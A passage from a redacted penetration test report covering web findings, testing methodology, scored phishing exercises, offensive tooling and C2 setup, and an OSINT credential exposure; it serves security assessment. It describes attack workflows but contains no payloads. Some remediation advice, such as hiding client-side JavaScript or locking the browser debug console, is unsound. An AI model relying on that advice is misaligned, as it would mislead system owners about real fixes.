


Figure 119 *PAYMENT-WEB.corp.cc.local application displaying API documentation*

Remediation
XXXXXX-XX recommends that XXX should make the documentation of the API endpoints privately available only to the company. This information should not be available to the public.

END OF FINDING BLOCK

7.5.11 Lack of SSL Security on JellyFin		CVSS	Risk
Impact	LOW	N/A Low	Low
Likelihood	MEDIUM		
CVSS String	N/A		
Affected Scope	10.0.0.20 (MEDIA.corp.cc.local) ➔ **TCP/80** ➔ Jellyfin		
Vulnerability Summary	The Jellyfin web service was running without encryption from SSL security. Without SSL security, traffic traveling between a client and the server would be in plaintext and be easily readable for an attacker listening on the network.		
Technical Impact Description	Successful exploitation of this vulnerability allows for attackers who are already on XXX's network to sniff traffic to and from the Jellyfin server.		
Business Impact Description	Successful exploitation places threat actors in a position to exfiltrate sensitive, critical information from the affected hosts. This vulnerability has the potential to impact XXX's revenue generation by providing further access to the network enabling data and system modification.		
Likelihood Description	This vulnerability requires an attacker to already have access to XXX's network, which makes it difficult to exploit. However, once the attacker does gain access to XXX's network, an attacker would be likely to find the vulnerability.		
MITRE ATT&CK	T1040 - Network Sniffing		
	M1041 - Encrypt Sensitive Information		
Compliance Violations	N/A		

Exploitation Details

1. **Visit Jellyfin webpage**
   XXXXXX-XX used Wireshark to analyze web traffic while visiting the Jellyfin webpage in a web browser. Using a tool like Wireshark shows that the traffic over HTTP is transferred in plaintext.




Figure 120 *XXXXXX-XX using Wireshark to view plaintext traffic over HTTP*

Remediation
XXXXXX-XX suggests that XXX acquire a signed certificate from its CA server and use it to configure HTTPS. If this is not possible, implementing access controls to the HTTP instance would help remediate the misconfiguration; due to an existing HTTPS endpoint, this should not affect the accessibility of the service.

END OF FINDING BLOCK

7.5.12 Unexpected Behavior of Rewards Portal		CVSS	Risk
Impact	LOW	N/A	LOW
Likelihood	MEDIUM		
CVSS String	N/A		
Affected Scope	10.0.0.12 (LPS.corp.cc.local) ➔ **TCP/443** ➔ HTTPS		
PREVIOUS VULNERABILITY			
Vulnerability Summary	XXXXXX-XX rediscovered upon running defined JavaScript functions, the ability to view unloaded user details on the rewards site was still possible. Since no user session gets created, no information actually gets disclosed but rather, this is just unexpected behavior.		
Technical Impact Description	Successful exploitation of this vulnerability allows for attackers to bypass the login page. Since there was no user information supplied, there is no user session created.		
Business Impact Description	N/A		
Likelihood Description	This behavior is easy to replicate however, given that attackers will not obtain any additional access or be able to disrupt any services with this vector, the likelihood would remain medium.		
MITRE ATT&CK	N/A		
	M1047 – Audit M1054 – Software Configuration		
Compliance Violations	N/A		
Exploitation Details			

1. **Discovery of the endpoint**
   Nmap data was uploaded to AM-UNGoS during the initial reconnaissance step. Port 80 was discovered to be open and upon visiting it, revealed a login portal.

Figure 121 *User login portal*

2. **Discovery of JavaScript functions**
   Viewing the page source of the web application reveals references to JavaScript code that discloses the function call that is used to create the unexpected behavior.

```
<!DOCTYPE html>
<html>
    <head>
        <title>Rewards</title>
        <link rel="stylesheet" href="assets/style.css">
    </head>
    <body>
        <div id="root"></div>
        <script type="text/javascript" src="assets/qrcode.js"></script>
        <script type="text/javascript" src="assets/core.js"></script>
        <script type="text/javascript" src="assets/user.js"></script>
    </body>
</html>
```

Figure 122 *Publicly-accessible JavaScript files on web server*

3. **Call the home function within the Firefox debug console**
   Open up the Firefox debug console with `Ctrl + Shift + I` and call the `home` function to generate the unloaded user data.

Figure 123 *Bypassing the login through calling the `home` function*

Remediation
XXXXXX-XX recommends XXX to rewrite the JavaScript code to not be visible by the clients. The exposed JavaScript is meant to be server-sided and should remain as such. Additionally, XXXXXX-XX recommends XXX to secure the debug console to prevent clients from running JavaScript code on the web application.

END OF FINDING BLOCK

8. APPENDIX A: METHODOLOGY

8.1 PENETRATION TESTING EXECUTION STANDARD

XXXXXX-XX employs the Penetration Testing Execution Standard[24] (PTES), which is designed to provide a common language between businesses and security service providers. XXXXXX-XX utilizes PTES to maintain a rigorous and consistent approach to all assessments.

Figure 124 *Main sections of the Penetration Testing Execution Standard*

8.2 OPEN-SOURCE INTELLIGENCE GATHERING

XXXXXX-XX uses a custom, industry-tested, Open Source Intelligence (OSINT) methodology based on the Open Web Application Security Project[25] (OWASP) research. The methodology outlines a 4-step, sequential process of identifying information sources, collecting data from those sources, processing the data, and analyzing the data to yield information relevant to the penetration test. Data collection and analysis are done prior to engaging any networks or systems, and the analysis results are later used to aid XXXXXX-XX during the penetration test.




Figure 125 *Stages of OSINT*

[24] http://www.pentest-standard.org/index.php/Main_Page

[25] https://owasp.org/www-chapter-ghana/assets/slides/OWASP_OSINT_Presentation.pdf

8.3 OWASP TOP 10

XXXXXX-XX relies on the Open Web Application Security Project (OWASP) Top 10[26] when assessing web applications for common vulnerabilities and misconfigurations. The project aims to form a consensus among web application security experts about the most prevalent vulnerabilities in modern applications. The 2021, which is the most recent, OWASP Top 10 specifies the following web application security flaws:

OWASP TOP 10	
1) Broken Access Control	6) Vulnerable and Outdated Components
2) Cryptographic Failures	7) Identification and Authentication Failures
3) Injection	8) Software and Data Integrity Failures
4) Insecure Design	9) Security Logging and Monitoring Failures
5) Security Misconfiguration	10) Server-Side Request Forgery

Table 11 *Top Web application vulnerabilities according to OWASP*

8.4 PHISHING METHODOLOGY

During the first engagement, XXXXXX-XX was tasked to perform a phishing assessment on specific XXX employees. XXXXXX-XX's phishing methodology draws inspiration from The Phish Scale[27](TPS), a phishing methodology developed by the National Institute of Standards and Technology[28] (NIST), to analyze employees' susceptibility to phishing attacks. TPS provides a quantitative rating system for the observable characteristics of phishing emails, such as cues, and also a rating system which scores the alignment of a given phishing attack on a target audience. TPS details two methods for grading phishing exercises: the Blended Perspective and the Formulaic Approach. XXXXXX-XX prioritized the Formulaic Approach, as it offers quantifiable metrics about the given phishing exercise, with the Blended Perspective offering additional insight into the efficacy of each exercise. Due to XXXXXX-XX not having access to specific aspects of XXX's work culture, generalizations are made in the process of evaluating phishing exercises. XXXXXX-XX encourages XXX to utilize TPS internally to hopefully see improvements in the security awareness of employees.

[26] https://owasp.org/Top10/

[27] https://doi.org/10.1093/cybsec/tyaa009

[28] https://www.nist.gov/

8.4.1 TPS Formulaic Approach

The formulaic approach for TPS is a quantitative measurement that grades 5 "Premise Elements", outlined in Table 12, on a scale from 0-8, with 0 being not applicable, 2 being low applicability and 8 being extreme applicability. Each phishing method is evaluated based on these elements and then elements 1-4 are added together to get a score, after this any deduction from the fifth element is made for any detections in place. The highest score possible given these parameters is a 32. XXXXXX-XX based grading these elements on generalizations given that full immersion into XXX is not possible.

PREMISE ELEMENT	DESCRIPTION
Mimics a workplace process or practice	Analyzes premise alignment with the processes or practices in the workplace for the target audience.
Has workplace relevance	Analyzes how relevant the premise is with regard to the target audience.
Aligns with other situations or events	Analyzes how the premise aligns with other situations or events and includes external events as well.
Engenders concern over consequences for not clicking	Analyzes if there is threat of harm for not clicking or downloading, raising the likelihood a target performs the desired action.
Has been the subject of targeted training, specific warnings, or other exposure.	Analyzes if there have been training efforts for the target audience to be able to detect phishing attempts. XXXXXX-XX will not score this section due to a lack of knowledge of XXX's internal training but encourages XXX to assign scores to this section if TPS is used internally.

Table 12 *TPS Formulaic Approach*

8.4.2 TPS Blended Perspective

The Blended Perspective gives a qualitative, high level, rating to each phishing exercise that evaluates the strength of an exercise. The Blended Perspective rates on a simple High, Medium, Low scale, descriptions for each can be found in Table 13.

ALIGNMENT	DESCRIPTION
High Alignment	For high premise alignment, there should be a significant portion of the target audience for which the premise matches work responsibilities or practices, is highly plausible, and/or aligns strongly with an audience-relevant event. For example, if the recipient population is the finance department and the phishing message has a premise of a late or missed payment, the overall alignment is high.
Medium Alignment	Medium alignment is achieved with either case: (i) when the premise has plausible but weak context alignment with a large portion of the target audience or (ii) when the premise has moderate context alignment with a small portion of the target audience. For example, if the recipient population mostly works in one physical location and the phishing message has a moderately pertinent premise for the few members of the recipient population who work in another physical location.
Low Alignment	There is low alignment when the premise pertains to a topic that is not relevant or plausible to the target audience. For example, if the recipient population is the finance department and the phishing message premise pertains to a Call for Papers on biotech research or a similarly unrelated topic, the overall alignment is low.

Table 13 *TPS Blended Alignment*[29]

8.4.3 Phishing Infrastructure

XXXXXX-XX obtained the domain `XXXXXXXXXXXXXXXX.com` via Google Domains and configured the following A records, which can be found below in Table 14.

HOSTNAME	IPv4 ADDRESS
XXXXXXXXXXXXXXXX.com	[redacted]

[29] Phishing Premise Alignment: Method 1

account.XXXXXXXXXXXXXXXX.com	[redacted]
login.XXXXXXXXXXXXXXXX.com	[redacted]
outlook.XXXXXXXXXXXXXXXX.com	[redacted]

Table 14 *A records for domain* XXXXXXXXXXXXXXXX.com

8.4.4 Phishing Exercises

Due to the nature of the phishing segment of the engagement, XXXXXX-XX prepared 3 phishing exercises to have variety that is applicable to a wide range of targets. XXXXXX-XX evaluated each exercise using the methods described in TPS.

Phishing Exercise 1 (Quarantined Email)	
Formulaic Approach Grading	
Mimics a workplace process or practice	6 (High). XXXXXX-XX rates this element as high due to the likelihood of emails like this being sent as normal operations within XXX.
Has workplace relevance	8 (Extreme). XXXXXX-XX rates this element as extreme due to it being very relevant to a wide range of targets.
Aligns with other situations or events	4 (Medium). XXXXXX-XX rates this element as medium due to the recency of the security breach XXX faced.
Engenders concern over consequences for not clicking	2 (Low). XXXXXX-XX rates this element as low due to no sense of urgency created.
Has been the subject of targeted training, specific warnings, or other exposure.	0 (Not Applicable). XXXXXX-XX did not detect any security controls in place to stop phishing emails.
Total Formulaic Grade	20
Blended Approach Grading	
Description	XXXXXX-XX evaluates this exercise as High Alignment, this is due to it appearing to come from XXXXX XXXXXXX, a person high up in XXX's org structure. This exercise works for a wide range of targets and

	appears to be from a legitimate source.
Phishing Email	
Redacted Figure 126 *Phishing Exercise 1*	

Phishing Exercise 2 (Suspicious Outlook Activity)	
Formulaic Approach Grading	
Mimics a workplace process or practice	4 (Medium). XXXXXX-XX rates this element as medium due to this practice not being very common.
Has workplace relevance	6 (High). XXXXXX-XX rates this element as high due to it being very relevant to a wide range of targets.
Aligns with other situations or events	6 (High). XXXXXX-XX rates this element as high due XXX recently experiencing a security breach and users being unsure if their accounts are safe.
Engenders concern over consequences for not clicking	2 (Low). XXXXXX-XX rates this element as low due to no sense of urgency created.
Has been the subject of targeted training, specific warnings, or other exposure.	0 (Not Applicable). XXXXXX-XX did not detect any security controls in place to stop phishing emails.
Total Formulaic Grade	18
Blended Approach Grading	
Description	XXXXXX-XX evaluates this exercise as Medium Alignment, this is due to it offering the option to not interact with the ruse.
Phishing Email	
Redacted	

Figure 127 *Phishing Exercise 2*

Phishing Exercise 3 (File Shared With User)	
Formulaic Approach Grading	
Mimics a workplace process or practice	2 (Low). XXXXXX-XX rates this element as low due to the limited audience that this exercise applies to.
Has workplace relevance	6 (High). XXXXXX-XX rates this element as high due to it being very relevant to a wide range of targets.
Aligns with other situations or events	8 (Extreme). XXXXXX-XX rates this element as extreme due to XXX's recent acquisition and changes like this need to be made.
Engenders concern over consequences for not clicking	4 (Medium). XXXXXX-XX rates this element as medium due to the feeling that if the request is not viewed consequences from the organizational level will occur.
Has been the subject of targeted training, specific warnings, or other exposure.	0 (Not Applicable). XXXXXX-XX did not detect any security controls in place to stop phishing emails.
Total Formulaic Grade	22
Blended Approach Grading	
Description	XXXXXX-XX evaluates this exercise as High Alignment when dealing with a very specific target audience. Not all employees will have to deal with firewall change requests, but those who do are likely to view this as real.
Phishing Email	

Redacted

Figure 128 *Phishing Exercise 3*

9. APPENDIX B: RISK ASSESSMENT METRICS

XXXXXX-XX uses custom, heuristic metrics to measure potential impact and likelihood of vulnerabilities. The following two figures outline XXXXXX-XX's criteria for assigning impact and likelihood ratings to technical findings. These descriptions are general guidelines that XXXXXX-XX uses for categorization purposes, but are not exhaustive of all considerations XXXXXX-XX makes to determine overall criticality of a vulnerability.

9.1 IMPACT SCALE DESCRIPTIONS

IMPACT	
CRITICAL	XXXXXX-XX defines a critical impact finding as one that has a significant impact on the system or service's confidentiality, integrity, or availability. These findings also may have serious compliance violations which will likely inhibit business function.
HIGH	XXXXXX-XX defines a critical impact finding as one that has a significant impact on the system or service's confidentiality, integrity, or availability.
MEDIUM	XXXXXX-XX defines a medium impact finding as one that affects a limited set of users and/or results in disclosure of sensitive information that gives details used to craft further attacks.
LOW	XXXXXX-XX defines a low impact finding as one that affects a small number of users and/or results in the disclosure of non-critical information such as verification that a user exists.

Table 15 *Impact Rating Overview*

9.2 LIKELIHOOD SCALE DESCRIPTIONS

LIKELIHOOD	
CRITICAL	XXXXXX-XX defines a critical likelihood finding as one whose execution does not require authentication and/or whose code is publicly available without modification.
HIGH	XXXXXX-XX defines a high likelihood finding as one whose execution requires low privileges and/or can be exploited using modified public code.
MEDIUM	XXXXXX-XX defines a medium likelihood finding as one which requires high privileges on a generally accessible component of the system/service and/or requires a custom exploit.
LOW	XXXXXX-XX defines a low likelihood finding as one which requires high privileges on a generally inaccessible component of the system/service and/or requires a zero-day or advanced knowledge of the underlying system/technology.

Table 16 *Likelihood Rating Overview*

10. APPENDIX C: TOOLS

In order to achieve the goal of a thorough penetration test, XXXXXX-XX utilizes a wide range of industry-standard tools in addition to tools XXXXXX-XX developed in-house. XXXXXX-XX consultants carefully vet every tool's functionality, security, and stability to ensure precision during engagements and avoid any damage to targets and infrastructure.

10.1 RECONNAISSANCE

MALTEGO	
Release	f32243c75444b0dc7e429855850ba04ed36953f7e7f0a09f0db6c8a493df6ccb
Description	Maltego is a diagramming software made for open-source intelligence artifact mapping.
Use Case	XXXXXX-XX uses Maltego to allow consultants to run transforms on data to find and establish relationships between open-source intelligence artifacts.
Source	https://www.maltego.com/downloads/

AM-UNGoS	
Release	22fbff4fad3a775e3ff487495f271934083f67ca (commit ID)
Description	AM-UNGoS is a custom, lightweight, collaborative red teaming platform developed by XXXXXX-XX to centralize Nmap scans.
Use Case	XXXXXX-XX uses AM-UNGoS to quickly scan networks, reduce redundant network sweeps during the reconnaissance phase, and organize the scan results on a centralized server. Other features of AM-UNGoS include: • Collaborative platform to assign and update network asset progress. • An at-a-glance dashboard for a quick summary of engagement progress.
Source	[redacted]

AQUATONE	
Release	1.7.0
Description	Aquatone is a tool for visual inspection of websites across a large number of hosts and is convenient for quickly gaining an overview of HTTP-based attack surfaces.
Use Case	[redacted] uses Aquatone to automate initial reconnaissance on web servers by providing consultants with screenshots of the web pages.
Source	https://github.com/michenriksen/aquatone

10.2 EXPLOITATION

BURP SUITE	
Release	Community Edition 2022.9.6
Description	Burp Suite is an integrated platform for performing security testing for web applications. The Burp platform aids initial mapping and analysis of an application's attack surface, as well as sending malicious web requests to exploit web applications.
Use Case	[redacted] uses Burp Suite to analyze web requests and modify parameters to exploit web applications.
Source	https://portswigger.net/burp/releases/community/latest

CRACKMAPEXEC	
Release	5.4.0
Description	CrackMapExec is an exploitation tool that provides different functionalities for reconnaissance, exploitation, and post-exploitation of Windows services such as WinRM, MSSQL, LDAP, and SMB.
Use Case	CrackMapExec allows [redacted] to test security across Windows devices by providing consultants with a multi-purpose framework.
Source	https://github.com/byt3bl33d3r/CrackMapExec

METASPLOIT	
Release	234949bff8641e128cea5ab363093d5acba938b7 (commit id)
Description	Metasploit is a framework for exploitation that has a multitude of modules to attack vulnerable services.
Use Case	XXXXXX-XX uses this tool in order to gain initial access to systems and take advantage of rich post-exploitation functionality within Metasploit's Meterpreter payloads.
Source	https://github.com/rapid7/metasploit-framework

IMPACKET	
Release	0.10.0
Description	Impacket is a collection of Python libraries for working with network protocols and provides example programs that are used to perform attacks.
Use Case	XXXXXX-XX uses Impacket to perform attacks against Active Directory and Windows-specific protocols.
Source	https://github.com/SecureAuthCorp/impacket

SQLMAP	
Release	Albanwr Flameaxe 1.6
Description	SQLMap is an automated scanner that detects SQL injection vectors and automatically exploits them.
Use Case	XXXXXX-XX uses SQLMap to quickly and automatically check for SQL injection vulnerabilities inside web applications.
Source	https://github.com/sqlmapproject/sqlmap

10.3 POST-EXPLOITATION

MYTHIC	
Release	2.3.9
Description	Mythic is a cross-platform (Windows, Linux, macOS) Command and Control (C2) framework developed by Specter Ops that provides penetration testers with collaboration and post-exploitation tools.
Use Case	XXXXXX-XX uses Mythic as a collaborative red team platform to manage and organize access to exploited machines and maintain persistence on the network.
Source	https://github.com/its-a-feature/Mythic

PEASS-NG	
Release	27d954e03a20c77d95f320f87d7a28e376b615ed (commit ID)
Description	PEASS-ng is a suite of open source scripts that provide information on privilege escalation vectors on their respective operating systems.
Use Case	XXXXXX-XX uses PEASS-ng to enumerate systems for local privilege escalation vulnerabilities after gaining a foothold.
Source	https://github.com/carlospolop/PEASS-ng

BLOODHOUND	
Release	4.2.0
Description	BloodHound is a tool that visualizes hidden and unintended relationships within Windows Active Directory domains.
Use Case	XXXXXX-XX uses BloodHound to identify and visualize complex domain privilege escalation and attack vectors.
Source	https://github.com/BloodHoundAD/BloodHound

POWERVIEW	
Release	3.0.0
Description	PowerView is a part of the PowerSploit suite that simplifies reconnaissance on Active Directory Domains.
Use Case	XXXXXX-XX uses PowerView to achieve a clearer view of the Active Directory landscape and to enumerate trust relationships.
Source	https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon

CERTIPY	
Release	4.0.0
Description	Certipy is a Python-based tool used to interact with and exploit Active Directory Certificate Services (ADCS) environments.
Use Case	XXXXXX-XX uses Certipy to assess the security of ADCS servers in XXX's environment, as well as exploit various vulnerabilities and misconfigurations within ADCS.
Source	https://github.com/ly4k/Certipy

RUBEUS	
Release	2.2.0
Description	Rubeus is a tool built in C# to perform a variety of Kerberos interactions and abuses.
Use Case	XXXXXX-XX uses Rubeus to perform attacks within XXX's Active Directory environment.
Source	https://github.com/GhostPack/Rubeus

SEATBELT	
Release	1.2.1
Description	Seatbelt is a tool built in C# to perform local enumeration on Windows machines.
Use Case	XXXXXX-XX uses Seatbelt to perform auditing of various configurations, such as anti-virus protection, AutoLogon credentials, etc.
Source	https://github.com/GhostPack/SeatBelt

SHARPUP	
Release	N/A
Description	SharpUp is a tool built in C# to enumerate local privilege escalation on Windows hosts.
Use Case	XXXXXX-XX uses SharpUp to perform enumeration of various local privilege escalation paths on XXX Windows hosts.
Source	https://github.com/GhostPack/SharpUp

SHARPSHARES	
Release	2.4
Description	SharpShares is a C# tool to enumerate shares within a domain.
Use Case	XXXXXX-XX uses SharpShares to enumerate access control on file shares across XXX's domain.
Source	https://github.com/mitchmoser/SharpShares

DNSPY	
Release	6.1.8
Description	dnSpy is a tool to debug and edit .NET assemblies.
Use Case	XXXXXX-XX uses dnSpy to reverse-engineer an application on the XXX environment.
Source	https://github.com/dnSpy/dnSpy

10.4 COMMAND AND CONTROL

XXXXXX-XX utilized Command and Control tooling throughout the engagement and the following section details the configuration and deployment information regarding the main tool - Mythic. XXXXXX-XX recommends the XXX security team analyze any captured traffic or logs for indicators of compromise associated with these tools.

XXXXXX-XX used Mythic as the primary tool to maintain persistence on compromised machines and to perform post-exploitation activities, such as looting the filesystem, dumping credentials and tunneling traffic. The table below lists the relevant information about the XXXXXX-XX Mythic deployment:

MYTHIC	
IP Address	10.0.254.203
Version	2.39 (commit hash - 50ba9f23c9059069ebd18d8878015575c571d5d8)
C2 Profiles	• HTTP

Loaded Agents	• Apollo
	  ○ *https://github.com/MythicAgents/Apollo*
	• Merlin
	  ○ *https://github.com/MythicAgents/merlin*

Table 17 *Mythic information*

11. APPENDIX D: OSINT ARTIFACTS

11.1 OSINT FINDINGS

11.1.1 Exposed Credentials in Public CCTV Website - XXXhotelcctv	
Partially Remediated	
Description	The XXX CCTV monitoring footage is publicly accessible on the Internet. The footage uses base64 encoded links to video. The links contain `X.XXXXX`'s credentials used to upload the footage.
Risk	The credentials used to upload the footage are not encrypted, allowing threat actors to decode the url to obtain user credentials. Furthermore, the public CCTV footage gives threat actors intelligence on the inner workings of the XXX work habits that could be used to conduct social engineering attacks.
Recommendation	XXXXXX-XX recommends user `X.XXXXX` change their password immediately. Furthermore, XXXXXX-XX recommends XXX immediately remove the CCTV monitoring website from the public Internet and security measures should be taken to prevent future sensitive data disclosure
MITRE ATT&CK	T1593.002 – Search Open Websites/Domains: Search Engines
	M1056 – Pre-compromise
Source	http://XXXhotelcctv.com
Screenshots	




Figure 129 *Footage from XXX's CCTV*

